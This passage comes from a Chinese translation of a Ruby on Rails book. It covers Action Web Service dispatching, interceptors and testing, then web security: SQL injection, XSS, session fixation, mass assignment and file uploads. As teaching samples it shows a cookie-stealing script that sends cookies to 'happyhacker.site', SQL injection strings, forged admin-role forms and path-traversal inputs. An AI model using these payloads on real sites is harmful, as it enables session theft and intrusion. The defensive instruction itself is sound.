


Figure 20.2: Overview of Direct Dispatching

层次化分派

层次化分派允许我们在一个控制器内实现多个 API，对所有 API 使用一个唯一的终点 URL。这可与基于 XML-RPC 的代码很好地工作(如，各种 blogging API)，它有桌面客户应用程序支持唯一 endpoint URL。这显示在图 20.3 中。




Figure 20.3: Overview of Layered Dispatching

代理分派

代理分派与层次化分派是一样的，除了它对每个包含的 API 使用一个唯一的 endpoint URL。代替在启动消息方法内植入 API 标识符，远程调用者发送消息给一个与它的 endpoint URL 关联的，指定的 API。

我们在一个控制器内使用 `web_service_dispatching_mode()` 方法来选择控制器的分派模式。

```
class RpcController < ActionController::Base  
  web_service_dispatching_mode :layered  
end
```

有效模式是 `:direct`, `:layered`, and `:delegated`.

Layered Dispatching from a Remote Caller's Perspective

Method invocation requests from remote callers differentiate between the APIs by sending an identifier indicating which API the method call should go to.

在 XML-RPC 情况下，远程调用使用标准的 `serviceName.methodName` 约定，`serviceName` 是标识符。For example, an XML-RPC method with a name in the XML-RPC message of `blogger.newPost` would be sent to a `newPost()` method in whichever object is declared to implement the `blogger` service.

In the case of SOAP, this information is encoded in the `SOAPAction` HTTP header as declared by the generated WSDL. This has the implication that remote

callers behind a proxy stripping off this HTTP header will not be able to call web services that use layered dispatching.

20.4 使用交互分派

就像我们在第一个 web service 内使用的直接分派，让我们用一种其它模式来实现同样的 web service。

层次化分派模式

因为层次化分派模式在一个控制器内实现了多个 API，它需要创建对实现它们的对象的引入方法调用的映射。我们在控制器内使用 `web_service()` 声明来完成映射。

```
class LayeredBackendController < ApplicationController

  web_service_dispatching_mode :layered

  web_service_scaffold :invoke

  web_service :product, ProductService.new

  web_service(:order) { OrderService.new }

end
```

你会注意到我们不再附加 API 定义给控制器，因为它不再包含 API 方法。也要注意我们调用 `web_service()` 的两种不同方法。

对 `web_service()` 的第一个调用直接传递它一个 `ProductService` 实例。如果我们的 web service 不需要用此控制器完成别的事情，这就足够了。同样，实现在类定义时被创建，所以，它没有访问控制器的实例变量，它在对它的隔离内可有效工作。

对 `web_service()` 的第二个调用传递了一个块参数。这达到了请求时推迟 `OrderService` 实例化效果。我们给它的块将在控制器实例环境内被计算，所以它对控制器内所有实例变量和方法将是可访问的。如果我们想在我们的 web service 方法内使用帮助方法如 `url_for()` 是很有帮助的。

这儿是代码的余下部分。首先，这儿是我们产品搜索服务的实现部分。

```
class ProductService < ActionWebService::Base

  web_service_api ProductApi

  def find_all_products

    Product.find(:all).map{ |product| product.id }

  end

  def find_product_by_id(id)

    Product.find(id)
```

```

    end
end

同时，这儿实现了对确定产品是否发货的 API。

class OrderApi < ActionWebService::API::Base
  api_method :is_order_shipped,
    :expects => [{:orderid => :int}],
    :returns => [:bool]
end

class OrderService < ActionWebService::Base
  web_service_api OrderApi
  def is_order_shipped(orderid)
    raise "No such order" unless order = Order.find_by_id(orderid)
    !order.shipped_at.nil?
  end
end

```

实现代理分派

对代理分派的实现与层次化分派是一样的，除了我们传递 `:delegated` 给 `web_service_dispatching_mode()` 而不是 `:layered`。

20.5 方法的调用拦截

要避免在多个方法内重复同样代码，AWS 允许我们完成调用拦截，允许我们注册在 web service 请求前后将被调用的回调。

AWS 的拦截工作类似于动作包的过滤器，但是它包含了额外的，对动作包过滤器无效的，有关 web service 请求的信息，如方法的名字和它的编码参数。

例如，如果我们希望只允许一个带有可接受 API key 键的远程调用访问我们产品搜索 web service，我们可以添加一个额外的参数给每个方法调用。

```

class ProductAuthApi < ActionWebService::API::Base
  api_method :find_all_products,
    :expects => [{:key=>:string}],
    :returns => [[:int]]
  api_method :find_product_by_id,
    :expects => [{:key=>:string}, {:id=>:int}],

```

```
:returns => [Product]
```

```
end
```

然后创建一个调用拦截，它确认每个方法内没有放置这个参数的代码。

```
class BackendAuthController < ApplicationController

  wsdl_service_name 'Backend'

  web_service_api ProductAuthApi

  web_service_scaffold :invoke

  before_invocation :authenticate

    def find_all_products(key)

      Product.find(:all).map{ |product| product.id }

    end

    def find_product_by_id(key, id)

      Product.find(id)

    end

  protected

    def authenticate(name, args)

      raise "Not authenticated" unless args[0] == 'secret'

    end

  end
```

像动作包，如果一个 before 拦截器返回 false，方法将不会被调用，并且会发送一个适当的错误消息做为一个异常给调用者。如果 before 拦截器引发一个异常，则 web service 方法的调用将被中止。

AWS 拦截器使用方法 before_invocation() 和 after_invocation() 定义。

```
before_invocation(interceptor, options={})

after_invocation(interceptor, options={})
```

一个拦截器可以是个符号，这种情况它希望引用一个实例方法。它也可以是一个块或一个对象实例。当不是一个对象实例时，它希望有个 intercept() 方法。

实例方法 before 拦截器在调用时接收两个参数，拦截方法的名字和做为一个数组的参数。

```
def interceptor(method_name, method_params)

  false
```

```
end
```

块和对象实例的 before 拦截器接收三个参数，第一个对象包含 web service 方法，第二个参数是拦截方法的名字，第三个参数个数组。

```
before_invocation do |obj, method_name, method_params|  
  false  
end
```

after 拦截器接收与 before 拦截器一样的初始参数，但在尾部它还接受一个额外的参数。这个参数包含拦截方法的返回值，因为 after 拦截器运行在拦截方法完成之后。

before_invocation() 和 after_invocation() 方法支持 :except 和 :only 选项。这些选项接受识别被限制的拦截方法名字的，一个符号数组做为参数。

```
before_invocation :intercept_before, :except => [:some_method]
```

前面例子应用 :intercept_before 拦截器给除了 :some_method 方法之外的，所有的 web service 方法。

20.6 测试 Web Services

Action Web Service 整合有 Rails 的测试框架，所以我们可以使用标准的 Rails 测试断言来确保我们的 web service 能正确地工作。

当我们为第一个例子使用 **web_service generator** 时，为我们在 test/functional/backend_api_test.rb 内生成了一个功能测试框架。这是我们的功能测试，按 412 页修改希望传递的参数。

```
require File.dirname(__FILE__) + '/../test_helper'  
require 'backend_controller'  
  
class BackendController  
  
  def rescue_action(e)  
    raise e  
  end  
  
end  
  
class BackendControllerApiTest < Test::Unit::TestCase  
  fixtures :products  
  
  def setup  
    @controller = BackendController.new  
    @request = ActionController::TestRequest.new
```

```

    @response = ActionController::TestResponse.new
  end

  def test_find_all_products
    result = invoke :find_all_products
    assert result[0].is_a?(Integer)
  end

  def test_find_product_by_id
    product = invoke :find_product_by_id, 2
    assert_equal 'Product 2', product.description
  end

end

```

它会测试 BackendController 内 web service。它完成一个完整的动作包请求/应答循环，模仿我们 web service 如何从真实世界获得调用。

测试使用 `invoke(method_name, *args)` 来调用 web service。参数 `method_name` 是识别调用方法的符号，`*args` 是零个或多个传递给那个方法的参数。

`invoke()` 方法可以被用于测试只使用直接分派的控制器。对于层次化和代理分派，我们使用 `invoke_layered()` 和 `invoke_delegated()` 来完成调用拦截。它们有同样的签名。

```

  invoke_layered(service_name, method_name, *args)
  invoke_delegated(service_name, method_name, *args)

```

在这两种情况下，当在控制器内代理此服务时，`service_name` 参数引用第一个被传递给 `web_service()` 的参数。

外部的客户端应用程序（SOAP）

当我们想在有一个 SOAP 堆栈的平台上测试外部应用程序时，我们会希望从 AWS 可以生成的 WSDL 中创建我们的客户端。

WSDL 是由 AWS 生成文件，它声明我们的 web service 使用 RPC 编码的消息，这也给了我们了更强壮的类型。这些也是 AWS 支持的消息类型： Document/Literal 消息是不被支持的。

缺省地 Rails 的 config/routes.rb 文件在我们的控制器上创建了一个路由名字 `service.wsdl`。以为那个控制器获取 WSDL，我们可下载此文件

```
http://my.app.com/CONTROLLER/service.wsdl
```

并且可使用一个 IDE 如，Visual Studio 或 适当的命令行工具如 `wsdl.exe` 来生成客户端类文件。Should we remove the `service.wsdl` route, an action named `wsdl()` will still exist in the controller.

外部的客户端应用程序(XML-RPC)

如何我们的 web service 使用 XML-RPC 代替，我们必须知道它的 endpoint URL 是什么，同样 XML-RPC 不必在发送协议请求的地方有一个与 WSDL 等价的信息。对于直接和层次化的分派，endpoint URL 是

http://my. app. com/PATH/T0/CONTROLLER/api

对于代理分派，endpoint URL 是

http://my. app. com/PATH/T0/CONTROLLER/SERVICE_NAME

在这个例子中，SERVICE_NAME 引用控制器内 web_service()给出的第一个参数的名字。

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions name="Backend" xmlns:typens="urn:ActionWebService" . . .
<types>
  <xsd:schema xmlns="http://www.w3.org/2001/XMLSchema" . . .
    <xsd:complexType name="Product">
      <xsd:all>
        <xsd:element name="id" type="xsd:int"/>
        <xsd:element name="title" type="xsd:string"/>
        <xsd:element name="description" type="xsd:string"/>
        <xsd:element name="image_url" type="xsd:string"/>
        <xsd:element name="price" type="xsd:double"/>
        <xsd:element name="date_available" type="xsd:dateTime"/>
      </xsd:all>
    </xsd:complexType>
    <xsd:complexType name="IntegerArray">
      <xsd:complexContent>
        <xsd:restriction base="soapenc:Array">
          <xsd:attribute wsdl:arrayType="xsd:int[]" ref="soapenc:arrayType"/>
        </xsd:restriction>
      </xsd:complexContent>
    </xsd:complexType>
  </xsd:schema>
</types>
```

```

<message name="FindAllProducts">
</message>

<message name="FindAllProductsResponse">
<part name="return" type="typens:IntegerArray"/>
</message>

<message name="FindProductById">
<part name="param0" type="xsd:int"/>
</message>

. . .

```

Figure 20.4: WSDL Generated by AWS

对这些不同的情况有两个不同的 URL，这好像是任意的，但其中有个原因。对代理和层次化分派而言，信息告诉我们应该调用哪个被路由的 service 对象被植入在请求内。对于代理分派我们依赖控制器动作名字来决定哪个 service 应该执行。

注意，这些 URL 被用做 SOAP 和 XML-RPC 两者的消息编码；AWS 能够从请求中决定消息的类型。

20.7 Protocol Clients

Action Web Service 包括一些用于访问远程 web 服务的 client 类。这些类理解 Action Web Service API 的定义，所以如果我们有一个远程服务的 API 定义，我们可以用类型转换，以自动为我们得到正确的类型来访问这个服务。

但是，这不是 client 的正常目的。如果我们客户端应用程序不能紧密地与服务端结合，它可能会对使用 Ruby 的原生 SOAP 和 XML-RPC 客户端更敏感。

如果我们想从带有 AWS 客户端的控制器内部访问一个远程 Web 服务，可使用 `web_client_api()` 帮助方法。

```

class MyController < ApplicationController
  web_client_api :product, :soap, "http://my.app.com/backend/api"
  def list
    @products = product.find_all_products.map do |id|
      product.find_product_by_id(id)
    end
  end
end

```

`web_client_api` 声明在控制器内部生成一个名为，`product()`的 `protected` 方法。这使用了我们在第一个例子内创建的 `ProductApi` 类。调用 `product()`方法返回一个 `client` 对象，它带有所有可运行的 `ProductApi` 类内的方法。

我们也可以通过为相关协议(`ActionWebService::Client::Soap` 或 `ActionWebService::Client::XmlRpc`)创建一个 `client` 对象的实例来直接调用 web service API。然后我们就能够在这个实例上调用 API 方法。

```
shop =  
ActionWebService::Client::Soap.new(ProductApi, "http://my.app.com/backend/api")  
product = shop.find_product_by_id(5)
```

第二十一章 Securing Your Rails Application

Web 上的应用程序一直面对着攻击。Rails 应用程序也不例外。

安全性是个重要的题目—是全书的重点。我们无法在每一章中都做到。在你准备将你的应用程序放到可怕的，低劣的网络之前，你或许想做一些研究。阅读有关安全性文章的好地方是 <http://www.owasp.org/> 上的 Open Web Application Security Project (OWASP)，一群志愿者将“free, professional-quality, open-source documentation, tools, and standards”与安全相关文献整理了出来。请务必检查它们为 web 应用程序列出的前十个安全问题清单。如果你遵循一些基本的指导方针，你的 Rails 应用程序会更安全一些。

21.1 SQL 注入攻击

SQL 注入攻击是许多 web 应用的首要安全问题。那什么是 SQL 注入攻击呢，它是如何工作的？

我们说是一个 web 应用程序接受了来自不明出处的字符串(如来自表单字段的数据)并直接使用 SQL 语句内的这些字符串。如果应用程序不能正确引用任何 SQL 元字符(如反斜线或单引号)，那么一个攻击者可能会控制你的服务器上运行的 SQL，让它返回敏感数据，创建无效数据的记录，或者甚至运行任意的 SQL 语句。

设想一个带有搜索能力的 web 邮件系统。用户可以在一个表单内输入字符串，然后应用程序将列出所有符合这个字符串主题的邮件地址。我们应用程序模型的内部可能是一个像下面这样的查询。

```
Email.find(:all,  
           :conditions => "owner_id = 123 AND subject =  
           '#{params[:subject]}'")
```

危险！设想一个危险用户手工发送字符串 “’ OR 1 --’ ” 做为名字参数。Rails 替换它到为 `find()`方法生成的 SQL 内之后，结果语句看起来这样。[实际上的攻击依赖于服务端的数据库。这儿是例子是基于 MySQL 的。]

```
select * from emails where owner_id = 123 AND subject = '' OR 1 --'
```

OR 1 条件总是为 true。后面的两个负号启动了个 SQL 注释；其后所有东西都会被忽略。恶意用户会获得数据库内所有的邮件地址清单。[当然，在现实应用中，所有者的 id 会被动态插入；这就会忽略这个例子的欺骗。]

防止 SQL 注入攻击

如果你只使用预定义的 ActiveRecord 函数(如, `attributes()`, `save()`, 和 `find()`), 并且如果你没添加自己的条件, 限制, 那么在 SQL 调用这些方法时, 活动记录会为你小心引用数据库内任何危险的字符。例如, 下面调用对 SQL 注入攻击是安全的。

```
order = Order.find(params[:id])
```

即使 `id` 的值来自于一个引入的请求, `find()` 方法会小心引用元字符。最坏情况是攻击者引发一个 `NotFound` 异常。

但是如果你调用包括一些条件, 限制, 或者 SQL, 那么对这些来自一个外部源的任何数据(即使是间接的), 你必须确保些外部数据不包含任何 SQL 元字符。一些潜在的不可靠的查询包括

```
Email.find(:all,  
           :conditions => "owner_id = 123 AND subject =  
           '#{params[:subject]}'")  
  
Users.find(:all,  
           :conditions => "name like '%#{session[:user].name}%'")  
  
Orders.find(:all,  
           :conditions => "qty > 5",  
           :limit => #{params[:page_size]})
```

修正 SQL 注入攻击的方式是从不使用传统的 Ruby`#{}...#{}` 机制替换任何东西到一个 SQL 语句内。相反, 使用 Rails 绑定变量功能。例如, 你可能像下面这样重写 web 邮件搜索查询。

```
subject = params[:subject]  
  
Email.find(:all,  
           :conditions => [ "owner_id = 123 AND subject = ?", subject ])
```

如果给 `find()` 的参数是个数组而不是一个字符串, 活动记录将为第一个元素内的每个? 号位置, 插入第二个, 第三个, 第四个, 等等元素的值。如果元素是字符串, 则它将添加双引号标记, 并引用所有有指定意义的字符给用于 `Email` 模型的数据库适配器。

比使用? 号标记和值的数组要好, 你也可以在一个哈希表内使用名字绑定值然后传递它。我们在 204 页内谈到了这两种占位符的形式。

抽取查询到模型方法中

如果你需要在代码的一些地方运行带有类似选项的查询，你应该在模型类内创建一个方法来封装查询。例如，你的应用程序内的一个通常的查询可能是

```
emails = Email.find(:all,  
                     :conditions => ["owner_id = ? and read='NO'", owner.id])
```

那么最好是封装这个查询到 Email 模型内的一个类方法中。

```
class Email < ActiveRecord::Base  
  
  def self.find_unread_for_owner(owner)  
    find(:all, :conditions => ["owner_id = ? and read='NO'",  
                                owner.id])  
  end  
  
  # ...  
end
```

在你应用程序的其它部分，无论你何时需要查找未阅读的邮件，你可以调用这个方法。

```
emails = Email.find_unread_for_owner(owner)
```

如果按这种方式编码，你就可不必为元字符烦心—所有与安全有关的都被封装到模型内的一个低级别层次中。你应该确保这种模型方法不会被任何东西中断，即使用错误的参数调用它。

还要记住 Rails 为你的模型内的所有属性自动生成 finder 方法，并且这些 finder 对 SQL 注入攻击是安全的。如果你想搜索指定用户的邮件和主题，你可简单地使用 Rails 自动生成方法。

```
list = Email.find_all_by_owner_id_and_subject(owner.id, subject)
```

21.2 跨站脚本(Cross-Site Scripting) (CSS/XSS)

许多 web 应用程序使用会话 cookie 来跟踪用户的请求。Cookie 被用于识别请求，并连接它到会话数据(Rails 内的会话)。通常这个会话数据包含一个对当前登录用户的引用。

Cross-site，跨站脚本是一个用于偷窃 web 站点的其它访问者 cookie 的技术，这样就可潜在地偷窃个人登录信息。

Cookie 协议有很小一部分内置的安全性；浏览器只发送 cookie 给创建它们的域。但这个安全性可能被避开。获得其它人 cookie 的最容易的方式是放置一个特殊的 JavaScript 代码在 web 站点；此脚本可读取一个访问者的 cookie 并发送它给攻击者(例如，通过使用一个 URL 参数来传递数据给其它的 web 站点)。

一个典型的攻击

所有接受来自外部应用数据的站点是最容易受到 XSS 攻击的，除非应用程序小心地过滤这些数据。有时候攻击者的方式很复杂和狡猾。例如，考虑一个购物应用程序，它允许用

户给站点管理员留下评论。站点的一个表单会捕获这个评论的文本，并且将这个文本存储在数据库内。

稍后站点的管理员查阅这些评论。再过些时候，攻击者会得到管理员访问的应用程序并偷窃所的信用卡号码。

这个攻击是如何工作的呢？从捕获用户评论开始。攻击者构建了一个短小的 JavaScript 脚本，并植入在一个评论内。

```
<script>
    document.location='http://happyhacker.site/capture/' +
document.cookie
</script>
```

运行时，这个脚本将连接 happyhacker.site 主机，调用那里的 capture.cgi 应用程序，并传送与当前主机关联的 cookie 给它。现在，如果这个脚本被运行在一个正常的 web 页上，不会有安全问题，因为它只是捕获了与服务这个页的主机关联的 cookie，主机可以访问那个 cookie。

但是通过把 cookie 植入到评论表单内，攻击者就在我们系统内放置了一个定时炸弹。当商店管理员要求应用程序显示从顾客接收到的评论时，应用程序可能运行一个看下面这样的 Rails 模板。

```
<div class="comment">
    <%= order.comment %>
</div>
```

攻击者的 JavaScript 被嵌入到由管理员浏览的页内。当页被显示时，浏览器运行脚本并将文档的 cookie 发送给攻击者站点。但是，这次被发送的 cookie 是与我们自己应用程序关联的那个（因为它是我们的应用程序发送页给浏览器的）。现在攻击者从 cookie 得到了信息并可以使用它来伪装成商店管理员。

从 XSS 上保护你的应用程序

在攻击者插入它们自己的 JavaScript 到一个有会话 cookie 页时，跨站脚本攻击开始工作。幸运地，这些攻击很容易预防——从不允许任何来自外部的对象被直接显示在你生成的页内。[来自外部的东西可能是在内部带有一个 POST 请求的数据（例如，来自表单），但是它也可以是 GET 内的一个参数。例如，如果你允许你的用户传递额外的文本给你显示的页，应该给它们添加<script>标记。]总是转换提交给 web 站点的字符串内的 HTML 元字符（< 和 >）为等价的 HTML 实体（< 和 >）。这将确保，无论什么种类的攻击者表单的文本或附加的一个 URL，浏览器将总是做为一个纯文本来提交它，而不是将其解释为任何 HTML 标记。无论如何这都是个好主意，因为一个用户很容易通过留下的开放标记弄脏你的页面。如果你使

用一个 markup 语言如，Textile 或 Marddown 时要小心，因为它们允许用户添加 HTML 段给你的页面。

Rails 提供了帮助方法 `h(string)` (别名是 `html_escape()`)，它在 Rails 视图内完成正确的转义。易受到攻击的商店应用程序内的个人评论编码应该由下面代码进行限制

```
<div class="comment">  
  <%= h(order.comment) %>  
</div>
```

通常对提交视图内的任何变量使用 `h()`，即使你认为你可以相信它来自一个可靠的地方。在阅读其它人的源码时，也要小心地使用 `h()` 方法—人们通常不使用带圆括号的 `h()`，它通常很难被发现。

有时候，你需要替换包含 HTML 的字符串到模板内。这种情况下使用 `sanitize()` 方法可移除很多潜在的危险结构。但是，你最好考虑 `sanitize()` 是否给你所需要的足够的保护：新的 HTML 威胁似乎每周都有发生。

Joe Asks. . .

Why Not Just Strip `<script>` Tags?

如果问题是人们可能会注入`<script>`标记在我们显示的内容中，你可能认为最简单的解决办法是编码扫描并移除这些标记？

不幸地，这不会工作。浏览器将现在运行 JavaScript 在出人意外的上下文环境内(例如，当 `onclick=handlers` 被调用或者在``标记的 `scr=attribute` 内)。并且问题不只是对 JavaScript 的限制—允许人们在内容中包括 off-site 连接将允许它们出于不法的目的使用你的站点。你可试着查出所这些情况，但是 HTML 转义方式是安全的。

使用一个 Echo 服务的 XSS 攻击

echo 服务是个运行在 TCP 端口 7 上的服务，它返回你发送的任何东西。在 Debian 上，它缺省是活动的。这是个安全问题。

想像运行在 web 站点 `target.domain` 的服务也运行一个 echo 服务。进攻者在它自己的 web 站点创建一个表单，如下面所示。

```
<form action="http://target.domain:7/" method="post">  
  <input type="hidden" name="code" value="some_javascript_code_here" />  
  <input type="submit" />  
</form>
```

进攻者发现吸引使用 target.domain 应用程序的人到它自己的表单的一种方式。这些人或许在它们的浏览器上将有来自 taget.domain 的 cookie。如果这些人提交了进攻者的表单，隐藏字段的内容被发送给 target.domain 的端口 7 的 echo server。Echo server 忠实地回应这些给浏览器。如果浏览器决定在 HTML 内显示返回的数据(一些 IE 版本就这样做)，它将运行 JavaScript 代码。因为原有域是 target.domain，会话 cookie 对脚本是有效的。

这并不是一个真正的 Rails 开发问题；它工作在客户端。但是，要想减少在你的应用程序上可能成功的进攻，你应该在你的 web server 上解除所有的 echo 服务。这不会提供全部的安全，因为还其它的服务(如 FTP 和 POP3)，它们也可以被进攻者使用而不是用 echo server.

21.3 避免会话定象攻击

如果你知道别人的 session id，那么你可以创建使用它的 HTTP 请求。当 Rails 接收到这些请求时，它认为它们与原有用户关联，所以将让你随时做那个用户可以做的事情。

Rails 用很多方式来防止人们猜测它人的 session id，因为它使用一个安全的哈希表函数来构造这些 id。它们有很大范围的随机数。这些技术方式达到几乎一样的效果。

在一个会话定象攻击内，进攻者从我们的应用程序获得一个有效的会话 id，那么可传递它给使用这个同样会话的第三方。如果这个人使用会话登录到我们的应用程序，那么进攻者，也可以访问这个会话 id 的人，将也能够登录。[会话定象攻击描述在 ACROS Security 内，http://www.secinf.net/uplarticle/11/session_fixation.pdf.]

一些技术帮助消除会话定象攻击。首先，你可查找它帮助保持在会话数据内创建会话的请求的 IP 地址。如果这个会话被修改了，你可取消会话。这对在网络上移动手提电脑，以及当 PPPoE 到期的家庭用户是个麻烦。

第二，你应该考虑在每次有人登录时创建一个新的会话。这种方式会让用户继续使用它的应用程序，但攻击者将只会得到过期的会话 id。

21.4 从表单参数直接创建记录

让我们假充你想实现一个用户注册系统。你的用户表看起来像这样。

```
create table users (
    id integer primary key,
    name varchar(20) not null,
    password varchar(20) not null,
    role varchar(20) not null default "user",
    approved integer not null default 0
);
```

创建唯一索引 users_name_unique on users(name)；role 列可包含一个 admin, moderator, 或 user。并且它定义这个用户的权限。一旦管理者核准这个用户可以访问系统，则 approved 列被设置为 1。相应的注册表单看起来像这。

```
<form method="post" action="http://website.domain/user/register">  
  <input type="text" name="user[name]" />  
  <input type="text" name="user[password]" />  
</form>
```

在我们的应用程序控制器内，从表单数据创建一个 user 对象的最容易的方式是直接传递表单参数给 User 模型的 create() 方法。

```
def register  
  User.create(params[:user])  
end
```

但如果有人决定保存注册表单到磁盘上并添加一些字段会怎样？或许它们手动地提交一个看起来像下面样的 web 页。

```
<form method="post" action="http://website.domain/user/register">  
  <input type="text" name="user[name]" />  
  <input type="text" name="user[password]" />  
  <input type="text" name="user[role]" value="admin" />  
  <input type="text" name="user[approved]" value="1" />  
</form>
```

尽管我们控制器内的代码故意只初始化新用户的名字和口令字段，这个攻击者也会给它自己管理员状态，并核准它自己的账户。

活动记录对由不法用户修改的表单覆写敏感属性，提供了两种安全方式。首先是做为参数列出被保护的属性给 attr_protected() 方法。任何是 protected 的属性标志将不会被使用由模型的块赋值 create() 和 new() 方法赋值。

我们可使用 attr_protected() 来保护 User 模型。

```
class User < ActiveRecord::Base  
  attr_protected :approved, :role  
  # ... rest of model ...  
end
```

这确保 User.create(params[:user]) 将不会用 params 内的任何值设置 approved 和 role 属性。如果你希望在你的控制器内设置它们，你需要手工完成。(这个代码假设模型在 approved 和 role 的值上完成适当的检查。)

```
user = User.new(params[:user])
user.approved = params[:user][:approved]
user.role = params[:user][:role]
```

如果你担心在你的模型放到真实的，残酷的世界之前，你会忘记应用 attr_protected() 给正确的属性，你可以以相反的方式指定保护。方法 attr_accessible() 允许你列出可以被自动赋值的属性—所有其它属性将是 protected。如果基础表的结构有修改倾向时，这就特别有用，因为你添加的任何新的列将缺省是 protected 的。使用 attr_accessible，我们可以像这样保护 User 模型。

```
class User < ActiveRecord::Base
  attr_accessible :name, :password
  # ... rest of model
end
```

21.5 不要想信 ID 参数

在我们前面讨论重新取回数据时，我们介绍了 find() 方法，它返回基于它的主键值的行。这个方法接受一个可选的哈希表参数，它可以被用于给返回的行添加额外的约束。

给出的主键唯一地识别表内的一行，在使用这个键取回行时，为什么我们还希望应用额外的搜索条件？它是个非常有用的安全设备。

或许我们的应用程序让顾客查看它们的定单列表。如果顾客单击列表内的一个定单，应用程序显示定单的细节—单击调用动作 order/show/nnn，此处的 nnn 是定单 id。

一个攻击者可能会注意到这个 URL，并试图通过手工输入不同的定单 id 来查看其它用户的定单。我们可以通过在动作内使用一个强制的 find() 来防止这个。在这个例子中，我们用额外的条件，即定单的拥有者必须匹配当前用户来限制搜索。如果定单不匹配将抛出一个异常，我们通过在 index 页重新显示来处理它。

```
def show
  id = params[:id]
  user_id = session[:user_id] || -1
  @order = Order.find(id, :conditions => [ "user_id = ?", user_id])
  rescue
    redirect_to :action => "index"
```

```
end
```

这个问题是没有对 `find()` 方法进行限制。基于从一个表单返回的 `id`(或 `ids`)删除或毁掉行的动作也是很危险的。不幸地, `delete()` 或 `destroy()` 不支持额外的 `:condictions` 参数。你将需要自己做些检查, 首先读入行检查拥有者身份, 或通过构造一个 SQL 的 `where` 子句并传递它给 `delete_all()` 或 `destroy_all()`。

另一种解决这个问题的方式是在你的应用程序内使用关联。如果我们声明一个 `user has_many orders`, 那么我们可以搜索只查找那个用户的定单, 如

```
user.orders.find(params[:id])
```

21.6 不要暴露控制器方法

动作是控制器内的一个简单的 `public` 方法。这意味着如果你不小心的话, 你可能暴露只在你的应用程序内部调用的动作方法。

有时候一个动作被用做帮助方法, 但是不应该由最终用户直接调用。例如, 邮件程序可能显示一个列表, 它显示一个特定用户的所有邮件的主题行。接着, 列表内的每个入口是一个 `Read E-Mail` 按钮。这些按钮使用一个 URL 连接回动作。如

```
http://website.domain/email/read/1357
```

在这个 URL 内, 字符串 1357 是被读取的邮件 `id`。

当我们设计这个应用类型时, 会很容易地忘记 `read()` 方法被公然地暴露了。在你的思想中, 只有一种方式调用 `read()`, 那就是在用户从邮件列表单击连接时。

但是, 一个喜欢冒险的用户可能查看 URL, 然后想知道在尾部手工地输入不同的数字会发生什么。除非你在写你的应用程序时时刻关心安全, 否则这些用户将能够读取其它用户的邮件。`read()` 的一个错误实现可能是

```
def read  
  @email = Email.find(params[:id])  
end
```

这个方法返回给出 `id` 的邮件, 而不管理邮件的拥有者。一种解决方式是添加对拥有者的测试。

```
def read  
  @email = Email.find(params[:id])  
  unless @email.owner_id == session[:user_id]  
    flash[:notice] = "E-Mail not found"  
    redirect_to(:action => "index")  
  end
```

```
end
```

(注意错误消息是如何被故意写成这样的；如果我们说，”此邮件属于其它人”的话，我们就给出了我们不应该与它人共享的信息。)

比在控制器内添加测试的更好方法是委派检查给模型。这种方式，我们可以重新安排些东西以便我们从不会读其它人的邮件到内存中。我们的动作方法会变成

```
def read  
  @email = Email.find_by_id_and_user(params[:id], session[:user_id])  
  unless @email  
    flash[:notice] = "E-Mail not found"  
    redirect_to(:action => "index")  
  end  
end
```

这使用了一个动态生成的 finder 方法，它按 id 返回一个邮件，只要此 id 属于当前用户。

记住你的所有 public 方法都可以直接从浏览器中或使用手工输入 HTML 来调用。如果有请求的话，确保这些方法检验访问权限。

21.7 文件上传

一些面向社区的 web 站点允许它们的会员上传文件给其它会员下载。除非你小心，这些上传的文件可能被用于攻击你的站点。

例如，假设一些人上传以 .rhtml 或 .cgi (或者是任何带有可被你的站点执行内容的扩展名) 名字结尾的文件。如果你在下载页内直接连接这些文件，当你的 webserver 选择文件时可能被引诱执行它的内容，而不是简单的下载它。这就允许攻击者在你的服务器上运行任意代码。

解决方式是从不允许用户上传直接给随后其它用户直接下载的文件。相反，上传文件被放入在一个与你的 web 服务器无关目录内(在 Apache 内是 DocumentRoot 的外部)。那么，提供一个 Rails 动作来允许人们查阅这些文件，在这个动作内，要确保你

- 简单地确认请求的名字，有效的文件名匹配目录内一个现有的文件或表内的行。不要接受这样的文件名如 ../../etc/passwd (see the sidebar Input Validation Is Difficult)。你甚至可以存储上传文件在一个数据库表内并使用 id，而不是名字来引用它们。
- 当你下载一个被显示在浏览器内的文件时，确保转义它包含的任何 HTML 序列，以消除潜在 XSS 攻击。如果你允许下载二进制文件，确保你设置适当的 Content-type HTTP header，以确保文件不会偶然地显示在浏览器内。这些描述在 297 页和 350 页。

21.8 不要缓存身份确认页面

记住页缓存会旁路你应用程序内的任何安全性的过滤器。如果你需要控制基于会话信息的访问，可使用动作或段缓存。318 页 16.8 节的缓存，第一部分和 366 页的缓存，第二部分有更多信息。

输入确认是困难的

Johannes Brodwall 对本章写了下面回顾：

当你在确认输入时，在头脑中要记住下面重要事项：

- 确认是可靠的。有很多编码的点号和斜线会转义你的确认，但是它们会被基础系统解释。例如，`../`, `..`, `%2e%2e%2f`, `%2e%2e%5c` 和 `..%c0%af` (Unicode) 可以生成一个目录层。接受一个最小的字符集(试着从 `[a-zA-Z][a-zA-Z0-9_]*` 开始)。

